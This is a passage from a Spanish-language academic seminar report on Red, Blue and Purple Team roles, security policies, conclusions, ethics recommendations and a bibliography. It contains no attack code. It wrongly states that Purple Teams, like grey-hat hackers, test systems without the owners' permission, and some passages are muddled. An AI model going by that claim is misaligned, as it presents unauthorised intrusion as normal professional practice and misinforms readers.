El objetivo del equipo de Purple Team es gestionar la seguridad de los activos de la organización, realizar pruebas para comprobar la eficacia de los mecanismos y procedimientos de seguridad y definir/desarrollar controles de seguridad adicionales para disminuir el riesgo de la organización.

Las tres definiciones dadas anteriormente, se ligan en conjunto a las funciones que son relacionadas por nosotros los profesionales, la comunidad de ciberseguridad, haciendo referencia a los objetivos que son enfocados en cada labor, existiendo diferencias en cada una de ellas.

Los equipos de Purple Team y los hackers de sombrero gris, buscan las vulnerabilidades de un sistema o equipo que ha estado bajo análisis, sin que los dueños hayan permitido realizar dichas pruebas; al mismo modo, que cuando encuentran vulnerabilidades, se lo hacen saber al responsable del sistema, ofreciendo sus servicios profesionales para la corrección de las amenazas descubiertas.

En la integración de equipos Blue Team, Red Team y Purple Team se gana lo siguiente dentro de la compañía:

1. Comunicación y colaboración constante de información entre los equipos
2. Respaldo en la integridad de los datos.
3. Escaneo de los sistemas en la protección de antimalware.
4. Crear backup limpio de cualquiera vulnerabilidad incrustado en el sistema e información.
5. Activas los sistemas de defensa, firewall y herramientas que se encuentran incluidas en algunos sistemas operativos.
6. Asegura el funcionamiento de la red
7. Protección en los activos críticos de la organización.
8. Identifica los equipos infectados que se encuentren con errores y/o vulnerabilidades incrustados por cualquier tipo de virus aceptado en la red.
9. Alinea la detección con las amenazas.
10. Se adquiere especialistas en procesos de detección y de amenazas.
11. Maximizar la efectividad de las actividades al trabajar en grupo.

2.21 PLANTEE POLÍTICAS DE SEGURIDAD Y RECOMENDACIONES PARA MEJORAR LOS ASPECTOS DE CIBERSEGURIDAD EN CUALQUIER ORGANIZACIÓN EN SUS ENTORNOS T.I.

A parte de las políticas ambiguas y reconocidas que se aplican por naturalidad en una organización, la protección de la información es deber reforzar esas mismas políticas, pero adicionar entre ellas:

- Actualización de los sistemas de seguridad a diario, en cada uno de los equipos físicos.
- Utilizar autenticación de dos pasos en los servicios que sean integrados por el personal de TI a los empleados de la compañía.
- El proceder con la instalación y utilización de cualquier software que genere restricciones en aplicaciones y los sistemas deben estar restringidos y controlados.
- Todos los sistemas de gestión, usar contraseñas fuertes y de calidad, donde se incluyan letras, números y caracteres especiales.
- Establecer y actualizar los planes de contingencia para el proceso y la continuidad de los servicios.
- Programar e implementar varios métodos en los respaldos de la información.
- Capacitar y enseñar al personal que labora en la organización al buen uso de las conexiones seguras.
- No autorizar la instalación de programas desconocidos y que sean descargados de sitios el cual no sean recomendados y sitios no oficiales de los proveedores.
- No ingresar a correos desconocidos el que indiquen que abran enlaces y descargar archivos adjuntos.
- Automatizar los sistemas de seguridad.
- Instalar software licenciados para experimentar todas las funciones implementadas para su ejecución.

- No guardar automáticamente las contraseñas en los navegadores web, al igual que contraseñas referentes a cuentas bancarias.
- En una organización empresarial, realizar conexiones seguras a través de VPN.
- Activar la Autenticación de Múltiples Factores (MFA), siendo una medida de seguridad, adicional a la contraseña, para realizar pruebas de identidad.
- Implementar el servicio en la nube, con funciones de seguridad, como opción de almacenamiento de datos.
- Actualizar equipos físicos o hardware cuando sean equipos antiguos en su versión.

2.22 CONCLUSIONES QUE ORIENTEN ASPECTOS IMPORTANTES EN CUANDO A LA INVERSIÓN DE CIBERSEGURIDAD DENTRO DE LAS ORGANIZACIONES

Cada una de las etapas que se analizaron en cada etapa, nos indica que el conocimiento técnico no será parte de nuestras funciones laborales como especialistas en seguridad informática. Dentro de los términos laborales, también incluye:

1. Educarse en los marcos regulatorios de las organizaciones gubernamentales que establezcan las funciones, deberes y prohibiciones que se debe tener en cuenta en la ejecución de nuestra profesión a cada una de las empresas.

2. La lectura y comprensión, dos ítems que deberán ser parte de cada profesional, con el objetivo de tener sumar conocimiento a medida que se avanza en los términos de la carrera y en lo que aceptamos al firmar documentos legales en el proceso de contratación realizado por cualquier compañía.

3. La seguridad de la información se debe revisar e identificar antes que se establezca perdida de la información por no desplegar medidas preventivas antes de generar la no continuidad de los servicios por cualquier ataque establecido.

4. Los últimos ataques concretados por los grupos de Rasomware en Colombia, ha presentado indicadores de las vulnerabilidades en la red que no son detectadas, vulnerabilidades a las cuales debemos de enfocarnos para que no sea incrustados en los diversos servicios y medios de nuestra red a cargo.

5. Las recomendaciones en el uso de los servicios en internet son para todo el personal de la compañía.

6. Salvaguardar información en la instalación de dispositivos tiene un alto costo, pero será más el costo el rescate que ejerce los delincuentes cibernéticos cuando estén en manos de ellos la información delicada de la compañía.

CONCLUSIONES

Iniciamos esta sección dando una crítica fuerte que se está presentando no solo en nuestro país, sino también a nivel de Latinoamérica, en la que se ha visto reflejado las deficiencias en las redes corporativas y las redes personales, en el ejemplo de uso al cual le hemos brindado a la navegación de la World Wide Web. Hemos llegado al punto en la que nosotros siendo los encargados de la seguridad de la información de una empresa y describiendo que se contratan servicios con proveedores terceros a los cuales ponemos en confianza la información de toda una compañía, de imponer reglas en la navegación de nuestros colaboradores y compañeros de trabajo, siendo una de las partes del control en prevenir acceso de vulnerabilidades a través de Pishing, correo electrónico, avisos publicitarios, entre otros.

Las economías en invertir desde un profesional hasta los equipos óptimos son muy altos, cuando se debe ejecutar siempre varios planes para no afectar la continuidad del servicio de una empresa. Es bien conocido, que hoy en día encontramos con soluciones que nos son ofrecidas por compañías especialistas en proteger cualquier tipo y tamaño de datos, pero ante los acontecimientos que han sucedido se debe mejorar los planes de contingencia, implementando métodos como planes de alternancia para evitar la no paralización de un servicio.

RECOMENDACIONES

En cada una de las actividades desarrolladas en las etapas del seminario, se reflejan errores tanto humanos, técnicos y de conocimiento, que a lo normal se pueden prevenir, pero por la experiencia y necesidad profesional aliada con la necesidad humana, estamos obligados a aceptar cualquier trabajo, desconociendo lo que nos puede afectar en nuestra hoja de vida y tarjeta profesional.

1. Para ejecutar cada una de las profesiones en Colombia, al igual que sucede con nuestros actos que son realizados a diarios y que son desconocidos cuales serían las consecuencias, nosotros siendo profesionales, sin importar el área de estudio, tenemos derechos y deberes creados por organismos estatales de la rama legislativa que debemos cumplir en nuestra larga hoja de vida de profesional.

2. Nosotros siendo empleados, tenemos el derecho de conocer los términos de nuestro contrato laboral y demás anexos al contrato, entre los que se encuentran los acuerdos de confidencialidad, por lo tanto, es indicado que razonemos los términos establecidos en cada documento que sea firmado.

3. Nos encontramos en el siglo, en la cual la tecnología presenta deficiencia en su desarrollo, por lo tanto, las políticas ambiguas no serán la referencia para constituir los avances que se han presentado para revelar las deficiencias en cualquier equipo de tecnología creado por grandes proveedores.

4. Prepararnos desde los tres puntos de referencia de la ciberseguridad: Black Hat, Grey Hat y White Hat, para así asociarnos a la mentalidad de como afectar una red y las deficiencias presentadas e implementar los equipos y herramientas para Red Team y Blue Team.

5. Buscar referencias de organizaciones no lucrativas que nos brinden apoyo para aplicar puntos que nos indiquen si las estrategias relacionadas en nuestra red, han sido las acertadas para prevenir ataques de gran tamaño como el Rasomware.

BIBLIOGRAFÍA

Metasploit. How to use a reverse shell in Metasploit. [Sitio web]. [Consulta: 27 septiembre 2023]. Disponible en https://docs.metasploit.com/docs/using-metasploit/basics/how-to-use-a-reverse-shell-in-metasploit.html

Packt. Meterpreter sleep control. [Sitio web]. [Consulta: 26 septiembre 2023]. Disponible en https://subscription.packtpub.com/book/security/9781788623179/4/ch04lvl1sec64/meterpreter-sleep-control

ZippyOPS. Alienvault OSSIM. [Sitio web]. [Consulta: 19 septiembre 2023]. Disponible en https://www.zippyops.com/alienvault-ossim

ManageEngine. ¿Qué son y cómo implementar los Controles de CIS (CIS Controls / CIS ciberseguridad)?. [Sitio web]. [Consulta: 19 septiembre 2023]. Disponible en https://www.manageengine.com/latam/controles-de-seguridad-critica-cis.html

Malwarebytes. Ransomware. [Sitio web]. [Consulta: 18 septiembre 2023]. Disponible en https://es.malwarebytes.com/ransomware/

Uniphyton. LAS MEJORES 20 PROGRAMAS DE SEGURIDAD INFORMÁTICA. [Sitio web]. [Consulta: 17 septiembre 2023]. Disponible en https://unipython.com/las-mejores-20-programas-de-seguridad-informatica/

Universidad de las Ciencias Informáticas La Habana. Integración de un sistema de detección de intrusos y un escáner de vulnerabilidades para la detección efectiva de ataques informáticos [Lázaro, Rodríguez Iturralde, 09 septiembre 2016]. [Sitio web]. [Consulta: 16 septiembre 2023]. Disponible en https://www.google.com/url?sa=t&rct=j&q=&esrc=s&source=web&cd=&cad=rja&ua

ct=8&ved=2ahUKEwjt7o-DjbCBAxXZmWoFHUjJCHM4ChAWegQIBxAB&url=https%3A%2F%2Fdialnet.unirioja.es%2Fdescarga%2Farticulo%2F8590550.pdf&usg=AOvVaw1DQh7bs58lnrvgQTxeykn2&opi=89978449

Cero Uno Software Corporativo. AlienVault. [Sitio web]. [Consulta: 16 septiembre 2023]. Disponible en https://cerounosoftware.com.mx/alienvault/

UNIR. Red Team, Blue Team y Purple Team, ¿cuáles son sus funciones y diferencias? [07 enero 2020]. [Sitio web]. [Consulta: 16 septiembre 2023]. Disponible en https://www.unir.net/ingenieria/revista/red-blue-purple-team-ciberseguridad/

Universidad Nacional Abierta y a Distancia UNAD. Propuesta para la implementación de un sistema de detección de intrusos (IDS) en la Dirección General Sede Central del Instituto Nacional Penitenciario y Carcelario INPEC "pidsinpec" [Gilberzon Garzon Padilla, 2015]. [Sitio web]. [Consulta: 16 septiembre 2023]. Disponible en https://repository.unad.edu.co/handle/10596/3494

Netdata. ¿Qué Hacer En Caso De Un Ciberataque?[Francis Parra, 9 diciembre 2020]. [Sitio web]. [Consulta: 15 septiembre 2023]. Disponible en https://blog.netdatanetworks.com/que-hacer-en-caso-de-un-ciberataque

Center for Internet Security. [Sitio web]. World-Renowned Best Practices and Expert Communities. [Consulta: 15 septiembre 2023]. Disponible en: https://www.cisecurity.org/

Ciberseguridad Tips. ¿Qué es Kaspersky Security y cuáles son sus principales características? | Reseña completa. [Sitio web]. [Consulta: 13 septiembre 2023]. Disponible en: https://ciberseguridadtips.com/kaspersky-resena/

Redes zone. Soluciona problemas de red en Windows con el comando Netstat. [Sitio web]. [Consulta: 03 septiembre 2023]. Disponible en: https://www.redeszone.net/tutoriales/redes-cable/usar-comando-netstat-problemas-windows/

Reydes. Hacking con Kali Linux Una Perspectiva Práctica [Alonso Eduardo Caballero Quezada]. [Sitio web]. [Consulta: 06 septiembre 2023]. Disponible en: https://www.reydes.com/archivos/Kali_Linux_v3_Alonso_ReYDeS.pdf

MdCloud. Vulnerabilidad informática: ¿cómo protegerse? [Emanuele Carisio]. [Sitio web]. [Consulta: 08 septiembre 2023]. Disponible en: https://blog.mdcloud.es/vulnerabilidad-informatica-como-protegerse/

Acens. ¿Qué es Payload?. [Sitio web]. [Consulta: 08 septiembre 2023]. Disponible en: https://ayuda.acens.com/hc/es/articles/360018220377--Qué-es-Payload-

McAfee. ¿Qué es malware?. [Sitio web]. [Consulta: 08 septiembre 2023]. Disponible en: https://www.mcafee.com/es-co/antivirus/malware.html

Datos 101. Las 9 medidas de seguridad informática. [Sitio web]. [Consulta: 25 agosto 2023]. Disponible en: https://www.datos101.com/blog/medidas-de-seguridad-informatica/

Revista Semana. Ciberataque a Sanitas Si usted está afiliado a Sanitas y Colsanitas preocúpese: sigue el secuestro de los hackers, que estarían publicando información de pacientes para presionar pago. [Sitio web]. [Consulta: 19 agosto 2023]. Disponible en: https://www.semana.com/salud/articulo/se-agrava-situacion-de-sanitas-hackers-que-hicieron-ciberataque-estarian-publicando-datos-de-los-pacientes/202226/

Conceptos jurídicos. Delito de deslealtad profesional. [Sitio web]. [Consulta: 18 agosto 2023]. Disponible en: https://www.conceptosjuridicos.com/delito-de-deslealtad-profesional/#:~:text=Artículo%20466%20del%20Código%20Penal&text=El%20abogado%20o%20procurador%20que%2C%20por%20acción%20u%20omisión%2C%20perjudique,de%20uno%20a%20cuatro%20años.

COPNIA. Ley 842 de 2003 [Sitio web]. [Consulta: 13 agosto 2023]. Disponible en: https://www.copnia.gov.co/nuestra-entidad/normatividad/ley-842-de-2003

COPNIA. Código de ÉTICA para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares. [Sitio web]. [Consulta: 13 agosto 2023]. Disponible en: https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf

Tarlogic. ¿Qué es CVE,. [Sitio web]. [Consulta: 10 agosto 2023]. Disponible en: https://www.tarlogic.com/es/glosario-ciberseguridad/cve/

Platzi. Arquitectura de metasploit [Sitio web]. [Consulta: 10 agosto 2023]. Disponible en: https://platzi.com/tutoriales/1176-pentesting-2019/2224-arquitectura-de-metasploit/

Ciberseguridad. ¿QUÉ ES METASPLOIT FRAMEWORK Y CÓMO FUNCIONA? [Sitio web]. [Consulta: 08 agosto 2023]. Disponible en: https://ciberseguridad.com/herramientas/pruebas-penetracion/metasploit-framework/#¿Como_funciona

Red-Orbita. Pentesting – Pruebas básicas de reconocimiento web (fingerprinting/footprinting) [20 febrero 2017]., [Sitio web]. [Consulta: 08 agosto 2023]. Disponible en: https://red-orbita.com/?p=7815.

EIP INTERNATIONAL BUSINESS SCHOOL. ¿Qué es Footprinting? [19 mayo 2021]., [Sitio web]. [Consulta: 08 agosto 2023]. Disponible en: https://eiposgrados.com/blog-ciberseguridad/que-es-footprinting/#:~:text=Llamamos%20Footprinting%20(también%20conocido%20como,formas%20de%20acceder%20a%20él

Superintendencia industria y comercio. Ley 1273 de 2009 delitos informáticos DO 47223. [Sitio web]. [Consulta: 05 agosto 2023]. Disponible en: https://www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf

Función Pública. Ley 1581 de 2012. [Sitio web]. [Consulta: 05 agosto 2023]. Disponible en: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

Nuclio digital school. ¿Qué es el Pentesting? [08 noviembre 2023].,[Sitio web]. [Consulta: 05 agosto 2023]. Disponible en: https://nuclio.school/que-es-el-pentesting/#Que-fases-tiene-el-Pentesting

Superintendencia industria y comercio. Ley 1273 de 2009 delitos informáticos DO 47223. [Sitio web]. [Consulta: 05 agosto 2023]. Disponible en: https://www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf

Microsoft. Descargar Windows 10. [Sitio web]. [Consulta: 04 agosto 2023]. Disponible en: https://www.microsoft.com/es-es/software-download/windows10

Kali. Choose your Kali Choose your Platform. [Sitio web]. [Consulta: 04 agosto 2023]. Disponible en: https://www.kali.org/get-kali/#kali-platforms

VIDEO DE SUSTENTACIÓN

Enlace del video Youtube: https://youtu.be/SAno9q6U46w